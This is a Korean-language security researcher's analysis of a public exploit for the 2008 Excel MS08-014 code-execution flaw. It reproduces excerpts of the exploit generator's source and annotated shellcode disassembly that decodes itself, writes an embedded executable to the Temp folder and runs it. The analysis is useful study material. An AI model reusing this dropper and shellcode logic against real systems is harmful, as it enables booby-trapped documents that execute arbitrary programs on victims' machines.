MS Office Excel Code Execution Exploit (MS08-014) 분석

(http://milw0rm.com/에 공개된 exploit 분석)

2008.04.18
v0.6
By Kancho (kancholove@gmail.com, www.securityproof.net)

milw0rm.com에 2008년 3월 21일에 공개된 Microsoft Office Excel Code Execution 취약점과 그 exploit 코드를 분석해 보고자 합니다.

테스트 환경은 다음과 같습니다.

- Host PC : Windows XP Home SP2 5.1.2600 한국어
- App. : VMware Workstation ACE Edition 6.0.2
- Guest PC
  - Windows XP Professional SP2 5.1.2600 한국어
  - Windows Office 2003 한국어

먼저 milw0rm에 게재된 exploit 코드가 잘 동작하는지 테스트해보도록 하겠습니다.

대상 시스템은 Windows XP Professional SP2 한국어 버전입니다. 여기에 Office 2003 한국어 버전을 설치하였습니다. 물론 MS08-014 패치 등 최신 보안 업데이트는 하지 않았습니다. 일단 이미 컴파일된 exploit 실행 파일을 수행시켜 보겠습니다.

```
**************************************************************************************************
C:₩>ms08_014.exe

MS08-014 Excel exploits by zha0

Usage :
        ms08_014.exe explfile exefile
**************************************************************************************************
```

친절하게 사용법이 나옵니다. 옵션에서 explfile은 생성할 excel 파일명을 뜻하는 것이고, exefile은 임의의 실행파일을 의미합니다. 따라서 같은 폴더에 notepad.exe를 복사한 뒤 다시 실행시켜 보도록 하겠습니다.

```
**************************************************************************************************
```

C:₩>ms08_014.exe test.xls notepad.exe

MS08-014 Excel exploits by zha0

Generating test.xls exploits file!!
****

같은 폴더에 test.xls파일이 생성된 것을 확인할 수 있으며 이를 더블 클릭을 통해 excel로 실행시켜보면 excel 프로그램이 실행되다가 종료되면서 notepad.exe가 실행됨을 볼 수 있습니다.

그렇다면 실행시킨 exploit 실행파일의 기능을 분석하기 위해 첨부된 소스코드를 살펴보도록 하겠습니다. 소스 코드에 간략한 주석을 달아 설명하도록 하겠습니다.

****

```
// ms08_014.rc
...(중략)...
IDR_MS080142                MS08014 DISCARDABLE        "Sample"
...(중략)...
```

```
// ms08_014.cpp : Defines the entry point for the console application.
...(중략)...
BOOL EncodeSrc( PCHAR src, int size ) { //size만큼의 src bytes를 3bit right rotation 시킴.
        for ( int i = 0; i < size; i++ ) {
                __asm {
                        pushad
                        xor             eax, eax
                        mov             ebx, src[0]
                        mov             ecx, i
                        mov             al, byte ptr [ebx+ecx]
                        ror             al, 1       //해당 byte를 1bit씩 오른쪽으로 rotate.
                        ror             al, 1
                        ror             al, 1
                        mov             byte ptr [ebx+ecx], al
                        popad
                }
        }
        return TRUE;
}
```

```
BOOL Generate( char *drop, char *src ) {
        ...(중략)...
        // "MS08014"라는 리소스를 찾음.
        aResourceH = FindResource(NULL, MAKEINTRESOURCE(102), "MS08014");
        if (!aResourceH)   return FALSE;
        // 해당 리소스 로드
        aResourceHGlobal = LoadResource(NULL, aResourceH);
        if (!aResourceHGlobal)      return FALSE;

        aFileSize = SizeofResource(NULL, aResourceH);        // 해당 리소스 크기 저장.

        // 메모리에 로드된 해당 리소스 lock.
        aFilePtr = (unsigned char *) LockResource(aResourceHGlobal);
        if(!aFilePtr)          return FALSE;

        // exefile을 open.
        if ((hSrc = CreateFile(src, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
                FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_FLAG_NO_BUFFERING, 0) )
                == INVALID_HANDLE_VALUE)
                return FALSE;

        Size = GetFileSize(hSrc, NULL);      // file 크기 구함.

        // file을 memory에 mapping.
        if ((hSrcMap = CreateFileMapping(hSrc, NULL, PAGE_READWRITE, 0, Size, NULL)) ==
                NULL)   {
                CloseHandle(hSrc);
                return FALSE;
        }
        if ((pSrc = (PBYTE) MapViewOfFile(hSrcMap, FILE_MAP_ALL_ACCESS, 0, 0, Size)) == NULL){
                CloseHandle(hSrcMap);
                CloseHandle(hSrc);
                return FALSE;
        }

        // file 크기만큼의 heap memory를 할당.
        pHeap = (PBYTE) HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, Size);
        CopyMemory(pHeap, pSrc, Size);                // file binary 전체를 heap memory에 복사
```

```
        EncodeSrc((PCHAR) pHeap, Size);              // heap memory에 저장된 내용을 encoding

        // explfile 생성.
        if (( hDrp = CreateFile(drop, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
                FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, 0, NULL) ) ==
                INVALID_HANDLE_VALUE)
                return FALSE;

        // file을 memory에 mapping.
        if ((hDrpMap = CreateFileMapping(hDrp, NULL, PAGE_READWRITE, 0,
                aFileSize + Size, NULL)) == NULL) {
                CloseHandle(hDrp);
                return FALSE;
        }
        if ((pDrp = (PBYTE) MapViewOfFile(hDrpMap, FILE_MAP_ALL_ACCESS, 0, 0,
                aFileSize + Size)) == NULL) {
                CloseHandle(hSrcMap);
                CloseHandle(hSrc);
                return FALSE;
        }

        // Resource와 file 전체를 복사한 heap memory의 내용을 복사
        CopyMemory(pDrp, aFilePtr, aFileSize);
        CopyMemory(pDrp + aFileSize, pHeap, Size);

        Size = Size ^ 0xDEDEDEDE; //      Size = 0xFFFFFFFF;

        // Resource 내 특정 위치에 Size 값 저장
        CopyMemory(pDrp + aFileSize - 0x2EB + 0x46, &Size, 4);

        HeapFree(GetProcessHeap(), NULL, pHeap);
        ...(중략)...
        return TRUE;
}
int main(int argc, char* argv[]) {
        ...(중략)...
        if ( !PathFileExists(argv[2]) ) {          //해당 path에 exefile이 존재하는지 체크.
                printf("₩n%s must already exist!", argv[2]);
                exit(-1);
```


```
        }
        if ( Generate(argv[1], argv[2]) )       {           //excel 파일 생성
                printf("₩nGenerating %s exploits file!!", argv[1]);
        }
        return 0;
}
```

****

Exploit 코드를 요약해보면 resource파일과 지정해준 바이너리 파일을 가지고 취약한 excel 파일을 생성합니다. 하지만 milw0rm사이트에 올라온 소스 코드에는 'Sample'이라는 resource 파일이 존재하지 않습니다. 따라서 소스 재컴파일이 불가능합니다.


그렇다면 resource 파일을 만들어진 excel 파일로부터 추출해내도록 하겠습니다. Excel 파일이 앞부분은 resource파일을, 뒷부분은 입력한 바이너리가 들어가는 것을 알고 있습니다. 그리고 바이너리는 EncodeSrc() 함수에 의해서 3bit가 오른쪽으로 rotate 됨을 알 수 있습니다. 따라서 생성된 excel파일에서 바이너리의 앞부분을 3bit rotation시킨 값을 찾아보도록 하겠습니다.

테스트를 위해 입력한 실행 파일이 notepad.exe이며, 파일 앞부분의 바이너리는 '4D 5A 90 00 03 00 ...' 입니다. 6bytes 정도를 오른쪽으로 각각 3bit rotation 시켜 보면 'A9 4B 12 00 60 00 ...'이 됩니다. 이를 excel 파일에서 다음과 같이 찾을 수 있습니다.




즉, 여기서부터 지정한 바이너리 값이 encoding되어 들어감을 알 수 있습니다. 그리고 이전 값들은 'Sample' resource 파일이라고 할 수 있습니다. 따라서 'Sample'파일을 추출해내서 컴파일을 시도해보면 성공하며, 또한 컴파일된 바이너리를 가지고 excel 파일을 만들어내도 똑같이 notepad.exe가 실행됨을 확인할 수 있습니다.

이제부터는 생성된 excel파일을 분석해 보도록 하겠습니다. 아직은 어떤 취약점으로 notepad.exe가 실행되는지는 알지 못하지만 최소한 notepad.exe를 실행시키는 shellcode가 excel 파일 내 존재한다고 볼 수 있습니다. 따라서 excel파일을 한번 살펴보면 다음과 같은 사용됨직한 함수 명을 볼 수 있습니다.



IDA로 excel 파일을 열어보면 함수 명이 존재하는 앞쪽으로 코드가 존재함을 볼 수 있습니다.




전체 코드를 살펴보면 다음과 같습니다. 설명은 코드 내 주석으로 나타내도록 하겠습니다.

```
********************************************************************************************************************
seg000:00000E40                 push    ebp             ; 코드 시작 부분
seg000:00000E41                 mov     ebp, esp
seg000:00000E43                 add     esp, 0FFFFFFC0h
seg000:00000E46                 pusha
seg000:00000E47                 xor     edx, edx
seg000:00000E49                 mov     dl, 30h ; '0'
seg000:00000E4B                 mov     eax, fs:[edx]   ; fs:[30h]는 PEB를 가리킴
seg000:00000E4E                 test    eax, eax
seg000:00000E50                 js      short loc_E5E
seg000:00000E52                 mov     eax, [eax+0Ch] ; PEB_LDR_DATA를 가리킴.
seg000:00000E55                 mov     esi, [eax+1Ch]  ; InInitializationOrderModuleList
seg000:00000E58                 lodsd
seg000:00000E59                 mov     eax, [eax+8]
seg000:00000E5C                 jmp     short loc_E67   ; eax == kernel32 image base addr.
seg000:00000E5C         ; 자세한 설명은 http://arnold.mcdonald.free.fr/php/Main.php?p=1006 참조
```

```
seg000:00000E5E ; ---------------------------------------------------------------------------
seg000:00000E5E loc_E5E:                                ; CODE XREF: seg000:00000E50↑ j
seg000:00000E5E                 mov     eax, [eax+34h]
seg000:00000E61                 lea     eax, [eax+7Ch]
seg000:00000E64                 mov     eax, [eax+3Ch]
seg000:00000E67
seg000:00000E67 loc_E67:                                ; CODE XREF: seg000:00000E5C↑ j
seg000:00000E67                 mov     [ebp-4], eax    ; eax는 kernel32 image base 주소
seg000:00000E6A                 add     eax, 3Ch ; '<'
seg000:00000E6D                 mov     eax, [eax]      ; new exe header 오프셋
seg000:00000E6F                 add     eax, [ebp-4]    ; image_nt_headers 가리킴
seg000:00000E72                 add     eax, 78h ; 'x'  ; export table
seg000:00000E75                 mov     eax, [eax]      ; export table's RVA
seg000:00000E77                 add     eax, [ebp-4]    ; VA of export table 계산
seg000:00000E7A                 mov     esi, [eax+20h]
seg000:00000E7D                 add     esi, [ebp-4]    ; name pointer table
seg000:00000E80                 jmp     loc_F55
seg000:00000E85
seg000:00000E85 ; ============ S U B R O U T I N E ============================
seg000:00000E85 sub_E85         proc near               ; CODE XREF: seg000:loc_F55├ p
seg000:00000E85                 pop     dword ptr [ebp-24h]
seg000:00000E88                 mov     dword ptr [ebp-8], 0
seg000:00000E8F                 mov     edi, [ebp-24h]  ; edi 함수 이름 가리킴
seg000:00000E92                 cld
seg000:00000E93                 jmp     short loc_EBD
seg000:00000E95 ; ---------------------------------------------------------------------------
seg000:00000E95 loc_E95:                                ; CODE XREF: sub_E85+3B├ j
seg000:00000E95                 push    esi
seg000:00000E96                 push    edi
seg000:00000E97                 push    eax
seg000:00000E98                 mov     ecx, 0FFFFFFFFh
seg000:00000E9D                 xor     al, al
seg000:00000E9F                 repne scasb             ; 문자열 길이 구함.
seg000:00000E9F         ; 문자열 길이 관련 자세한 설명은 http://www.int80h.org/strlen/ 참조
seg000:00000EA1                 not     ecx
seg000:00000EA3                 mov     [ebp-0Ch], ecx
seg000:00000EA6                 pop     eax
seg000:00000EA7                 pop     edi
seg000:00000EA8                 call    sub_FA7
```

```
seg000:00000EAD                 lea     esi, [ebp-3Ch]   ; from call ebp
seg000:00000EB0                 add     esi, [ebp-8]
seg000:00000EB3                 mov     [esi], edx
seg000:00000EB5                 pop     esi
seg000:00000EB6                 add     edi, [ebp-0Ch]
seg000:00000EB9                 add     dword ptr [ebp-8], 4
seg000:00000EBD
seg000:00000EBD loc_EBD:                                ; CODE XREF: sub_E85+E↑ j
seg000:00000EBD                 cmp     byte ptr [edi], 0
seg000:00000EC0                 jnz     short loc_E95
seg000:00000EC2                 mov     edx, 150000h
seg000:00000EC7
seg000:00000EC7 loc_EC7:                                ; CODE XREF: sub_E85+4E├ j
seg000:00000EC7                                         ; sub_E85+56├ j ...
seg000:00000EC7                 inc     edx
seg000:00000EC8                 push    edx
seg000:00000EC9                 push    4
seg000:00000ECB                 push    edx
seg000:00000ECC                 call    dword ptr [ebp-34h] ; 0x150001부터 IsBadReadPtr호출
seg000:00000ECF                 pop     edx
seg000:00000ED0                 cmp     eax, 0
seg000:00000ED3                 jnz     short loc_EC7
seg000:00000ED5                 cmp     dword ptr [edx], 70006F00h ; 읽기가능하면
seg000:00000ED5                                         ; '70006f00h'와 4bytes 비교
seg000:00000EDB                 jnz     short loc_EC7
seg000:00000EDD                 cmp     dword ptr [edx+4], 6E006500h ; '6E006500h'와 비교.
seg000:00000EDD         ; 'OPEN'을 나타내는데 자기 파일 이름 알아올 수 있음. 아래 참고
```



```
seg000:00000EE4                 jnz     short loc_EC7
seg000:00000EE6                 add     edx, 0Dh
seg000:00000EE9                 mov     ebx, edx
seg000:00000EEB
seg000:00000EEB loc_EEB:                                ; CODE XREF: sub_E85+6D├ j
seg000:00000EEB                 inc     ebx
seg000:00000EEC                 cmp     dword ptr [ebx], 29002200h ; 괄호 끝 찾기.
seg000:00000EF2                 jnz     short loc_EEB
```

```
seg000:00000EF4                 mov     dword ptr [ebx], 0
seg000:00000EFA                 push    0
seg000:00000EFC                 push    80h ; '  '
seg000:00000F01                 push    3
seg000:00000F03                 push    0
seg000:00000F05                 push    1
seg000:00000F07                 push    80000000h
seg000:00000F0C                 push    edx
seg000:00000F0D                 call    dword ptr [ebp-38h] ; xls파일에 대해 CreateFileW호출
seg000:00000F10                 mov     [ebp-10h], eax
seg000:00000F13                 push    0
seg000:00000F15                 push    0
seg000:00000F17                 push    offset unk_10A00
seg000:00000F1C                 push    dword ptr [ebp-10h]
seg000:00000F1F                 call    dword ptr [ebp-2Ch] ; 10A00h에 SetFilePointer 호출
seg000:00000F22                 push    4
seg000:00000F24                 push    1000h
seg000:00000F29                 push    400h
seg000:00000F2E                 push    0
seg000:00000F30                 call    dword ptr [ebp-28h] ; VirtualAlloc 호출
seg000:00000F33                 mov     [ebp-14h], eax
seg000:00000F36                 push    0
seg000:00000F38                 push    0
seg000:00000F3A                 lea     edi, [ebp-40h]
seg000:00000F3D                 push    edi
seg000:00000F3E                 push    400h
seg000:00000F43                 push    dword ptr [ebp-14h]
seg000:00000F46                 push    dword ptr [ebp-10h]
seg000:00000F49                 call    dword ptr [ebp-30h] ; ReadFile 호출.
seg000:00000F49                                             ; 10A00h부터 내용이 할당한 메모리에 복사.
seg000:00000F4C                 push    dword ptr [ebp-10h]
seg000:00000F4F                 call    dword ptr [ebp-3Ch] ; CloseHandle 호출
seg000:00000F52                 jmp     dword ptr [ebp-14h] ; 할당한 메모리로 jump
seg000:00000F52 sub_E85         endp ; sp-analysis failed ; it's at offset 10a00 in excel file
seg000:00000F55 ; ---------------------------------------------------------------------------
seg000:00000F55 loc_F55:                                    ; CODE XREF: seg000:00000E80↑j
seg000:00000F55                 call    sub_E85
seg000:00000F55 ; ---------------------------------------------------------------------------
seg000:00000F5A aClosehandle    db 'CloseHandle',0
```

```
seg000:00000F66 aCreatefilew       db 'CreateFileW',0
seg000:00000F72 aIsbadreadptr      db 'IsBadReadPtr',0
seg000:00000F7F aReadfile          db 'ReadFile',0
seg000:00000F88 aSetfilepointer db 'SetFilePointer',0
seg000:00000F97 aVirtualalloc      db 'VirtualAlloc',0
seg000:00000FA4 ; ---------------------------------------------------------------------------
seg000:00000FA4                    add        bl, ch
seg000:00000FA6                    inc        ebx
seg000:00000FA7 ; ============== S U B R O U T I N E =======================
seg000:00000FA7 sub_FA7            proc near                ; CODE XREF: sub_E85+23↑ p
seg000:00000FA7                    mov        edx, [eax+18h]
seg000:00000FAA
seg000:00000FAA loc_FAA:                                    ; CODE XREF: sub_FA7+19├ j
seg000:00000FAA                    push       edi
seg000:00000FAB                    push       ecx
seg000:00000FAC                    push       edx
seg000:00000FAD                    push       esi
seg000:00000FAE                    mov        esi, [esi]
seg000:00000FB0                    add        esi, [ebp-4]
seg000:00000FB3                    cld
seg000:00000FB4                    repe cmpsb               ; export table에서 문자열 비교
seg000:00000FB6                    pop        esi
seg000:00000FB7                    pop        edx
seg000:00000FB8                    pop        ecx
seg000:00000FB9                    pop        edi
seg000:00000FBA                    jz         short loc_FC2
seg000:00000FBC                    add        esi, 4
seg000:00000FBF                    dec        edx
seg000:00000FC0                    jnz        short loc_FAA
seg000:00000FC2
seg000:00000FC2 loc_FC2:                                    ; CODE XREF: sub_FA7+13↑ j
seg000:00000FC2                    mov        ecx, [eax+18h]
seg000:00000FC5                    sub        ecx, edx
seg000:00000FC7                    shl        ecx, 1
seg000:00000FC9                    mov        edx, [eax+24h]
seg000:00000FCC                    add        edx, [ebp-4]
seg000:00000FCF                    add        edx, ecx
seg000:00000FD1                    xor        ecx, ecx
seg000:00000FD3                    mov        cx, [edx]
```

```
seg000:00000FD6                 shl     ecx, 1
seg000:00000FD8                 shl     ecx, 1
seg000:00000FDA                 mov     edx, [eax+1Ch]
seg000:00000FDD                 add     edx, [ebp-4]
seg000:00000FE0                 add     edx, ecx
seg000:00000FE2                 mov     edx, [edx]
seg000:00000FE4                 add     edx, [ebp-4]
seg000:00000FE7                 pop     ebx
seg000:00000FE8                 jmp     ebx
seg000:00000FE8 sub_FA7         endp ; sp-analysis failed
```

간략하게 코드를 정리해보면 PEB – LDR – InInitializationOrderModuleList로부터 Kernel32.dll의 주소를 얻어와 사용하고자 하는 함수들(CreateFileW, CloseHandle, IsBadReadPtr, ReadFile, SetFilePointer, VirtualAlloc)의 주소를 구해 Stack에 저장합니다. 그리고 메모리에서 자신의 파일 이름을 찾고 메모리를 할당해서 excel 파일 오프셋 10A00h부터 400h만큼 복사한 뒤 jump합니다.

할당한 메모리에 복사된 코드를 살펴보면 다음과 같습니다.

```
seg000:00010A00 loc_10A00:                              ; DATA XREF: sub_E85+92↑ o
seg000:00010A00                 jmp     short loc_10A19
seg000:00010A02
seg000:00010A02 ; ======== S U B R O U T I N E =======================
seg000:00010A02 sub_10A02       proc near               ; CODE XREF: sub_10A02:loc_10A19├ p
seg000:00010A02                 pop     edi
seg000:00010A03                 push    edi
seg000:00010A04                 pop     esi
seg000:00010A05                 xor     ebx, ebx
seg000:00010A07                 xor     ecx, ecx
seg000:00010A09                 mov     ecx, 2CEh
seg000:00010A0E
seg000:00010A0E loc_10A0E:                              ; CODE XREF: sub_10A02+15├ j
seg000:00010A0E                 inc     ebx
seg000:00010A0F                 cmp     ebx, ecx
seg000:00010A11                 jz      short loc_10A1E
seg000:00010A13                 lodsb
seg000:00010A14                 xor     al, 0DEh
seg000:00010A16                 stosb
```

```
seg000:00010A17                         jmp     short loc_10A0E
seg000:00010A19 ; ---------------------------------------------------------------------------
seg000:00010A19 loc_10A19:                                      ; CODE XREF: seg000:loc_10A00↑j
seg000:00010A19                         call    sub_10A02
seg000:00010A1E
seg000:00010A1E loc_10A1E:                                      ; CODE XREF: sub_10A02+F↑j
seg000:00010A1E                         mov     edx, [ebp+32h]
seg000:00010A21                         pop     edi
...(생략)...
```

****

코드 앞부분을 살펴보시면 코드 중간 이후(0x10A1E)가 encoding이 되어 있어서 루프를 돌며 이를 decoding하는 동작을 합니다. Decoding된 코드는 문서 뒤에 첨부할 것이며, 코드 내용을 간략하게 정리하겠습니다.
먼저 사용할 함수들의 주소를 구해서 저장합니다. 사용하는 함수들은 다음과 같습니다.

```
01390200 50 72 6F 63 41 64 64 72 65 73 73 00 47 65 74 54 ProcAddress.GetT
01390210 65 6D 70 50 61 74 68 41 00 43 72 65 61 74 65 46 empPathA.CreateF
01390220 69 6C 65 41 00 47 65 74 46 69 6C 65 53 69 7A 65 ileA.GetFileSize
01390230 00 53 65 74 46 69 6C 65 50 6F 69 6E 74 65 72 00 .SetFilePointer.
01390240 52 65 61 64 46 69 6C 65 00 57 72 69 74 65 46 69 ReadFile.WriteFi
01390250 6C 65 00 43 6C 6F 73 65 48 61 6E 64 6C 65 00 6C le.CloseHandle.l
01390260 73 74 72 6C 65 6E 41 00 6C 73 74 72 63 61 74 41 strlenA.lstrcatA
01390270 00 43 72 65 61 74 65 50 72 6F 63 65 73 73 41 00 .CreateProcessA.
01390280 43 72 65 61 74 65 46 69 6C 65 57 00 49 73 42 61 CreateFileW.IsBa
01390290 64 52 65 61 64 50 74 72 00 45 78 69 74 50 72 6F dReadPtr.ExitPro
013902A0 63 65 73 73 00 00 EB 43 8B 50 18 57 51 52 56 8B cess..?땋↑WQRV
013902B0 36 03 75 FC FC F3 A6 5E 5A 59 5F 74 06 83 C6 04 6↳u■且^ZY_t←가┘
```

그리고 GetTempPathA 함수를 통해 temp 디렉토리의 path를 구한 뒤 temp 디렉토리에 cvs.exe라는 이름의 파일로 excel 파일에 추가했던 바이너리 파일(여기서는 notepad.exe)을 저장합니다.

****


```
C:₩Documents and Settings₩freeman₩Local Settings₩Temp>dir
 C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: 3828-5423

 C:₩Documents and Settings₩freeman₩Local Settings₩Temp 디렉터리
2008-04-04  오후 04:19    <DIR>          .
2008-04-04  오후 04:19    <DIR>          ..
2007-10-08  오후 09:32            12,800 163f6.mst
2008-01-28  오후 07:13            12,800 4536c.mst
2008-04-04  오후 04:02            67,584 cvs.exe
2008-04-03  오후 06:43               312 dw.log
```

2008-03-06 오전 01:39 21 FCCADD4F.TMP

...(생략)...

****

그리고 CreateProcessA 함수를 통해 cvs.exe를 수행시킨 후 ExitProcess를 호출하여 excel 프로그램은 종료하게 됩니다.



지금까지는 exploit code로부터 생성한 excel 파일과 삽입된 실행 파일이 실행되는 과정을 살펴보았습니다.

그리고 이번 취약점 분석의 핵심이라 할 수 있는 shellcode가 동작하게 되는 과정을 정리하도록 하겠습니다. 하지만 **이번 v0.6 문서에서도 완벽한 분석이 이루어지지 못했습니다.** 내용이 궁금하셨던 분들에게는 죄송합니다. 많은 공부와 경험이 필요할 듯 합니다^^.


분석을 위해서는 Excel파일 포맷 자체에 대한 이해와 Excel 프로그램이 Excel파일을 열 때의 매커니즘에 대한 이해가 필요할 것으로 보이는데, Excel 프로세스가 파일 열기 동작을 할 때의 일련의 과정에 대한 분석을 디버거와 IDA로 하기에는 어려운 점이 있었습니다. Excel 등 오피스 관련 취약점을 분석할 때의 노하우나 정보, 참고 자료가 있으신 분은 알려주시면 감사하겠습니다.

그럼 취약점 동작 매커니즘에 대해 알아보도록 하겠습니다. 먼저 Excel 프로그램을 실행시킨 후 ollydbg로 attach합니다. 그리고 file을 열 때 사용하는 함수들인 CreateFileA, CreateFileW, fopen에 breakpoint를 걸어 둡니다. 그리고 나서 test.xls 파일을 더블 클릭하면 CreateFileW에서 Breakpoint가 걸린 것을 확인할 수 있습니다.


```
7C810760   8BFF          MOV EDI,EDI
7C810762   55            PUSH EBP
7C810763   8BEC          MOV EBP,ESP
7C810765   83EC 58       SUB ESP,58
7C810768   8B45 18       MOV EAX,DWORD PTR SS:[EBP+18]
7C81076B   48            DEC EAX
7C81076C   0F84 E6FF0100 JE 7C830758
```

이 때의 스택을 보면 다음과 같습니다.

Open할 대상 파일의 이름이 첫 번째 인자로 전달되므로 스택에서의 첫 번째 인자 주소를 dump 해보면,



대상 파일인 test.xls임을 확인할 수 있습니다. F7/F8을 이용해 계속 tracing을 해보면 CreateFileMapping 함수가 호출되어 test.xls 파일이 메모리에 mapping됨을 볼 수 있습니다.



그리고 계속 tracing을 하다 보면 Stack에 Excel 파일 내 각 Record들이 저장됨을 볼 수 있습니다.

여기서 잠깐 Excel 파일 구조에 대해 살펴보도록 하겠습니다. Word, PPT, Excel 등과 같은 주요 Office 파일은 Compound File Format이라는 공통적인 구조를 가지고 있습니다. Compound File Format은 독립적인 data stream들이 storage를 이루고 있는 구조입니다. 그리고 형태 상으로는 파일 가장 앞 부분(보통 0x200bytes 크기)의 Header와 각 storage들이 link된 형태로 존재합니다.
이 문서에서는 자세하게 파일 포맷 분석은 하지 않겠습니다. 자세한 포맷 관련 내용은 sc.openoffice.org/compdocfileformat.pdf를 참고하시면 됩니다. 또한 Excel 포맷에 대해서는 sc.openoffice.org/excelfileformat.pdf를 참고하시면 됩니다. 하지만 이 문서들 역시 OpenOffice에서 제작한 것이라 Compound File Format과 Excel Format 자체에 대해 100% 분석이 되어있지는 않습니다.
그럼 간단한 예를 통해 새 excel 파일 하나(내용 없는)를 만들어 바이너리를 분석해보도록 하겠습니다.

가장 먼저 파일 앞 부분에 Header가 보입니다.

****

0000000: **d0cf 11e0 a1b1 1ae1** 0000 0000 0000 0000 ……..

0000010: 0000 0000 0000 0000 3e00 0300 feff 0900 ……..>…….

0000020: 0600 0000 0000 0000 0000 0000 0100 0000 ……..
0000030: 0100 0000 0000 0000 0010 0000 1e00 0000 ……..
0000040: 0100 0000 feff ffff 0000 0000 0000 0000 ……..
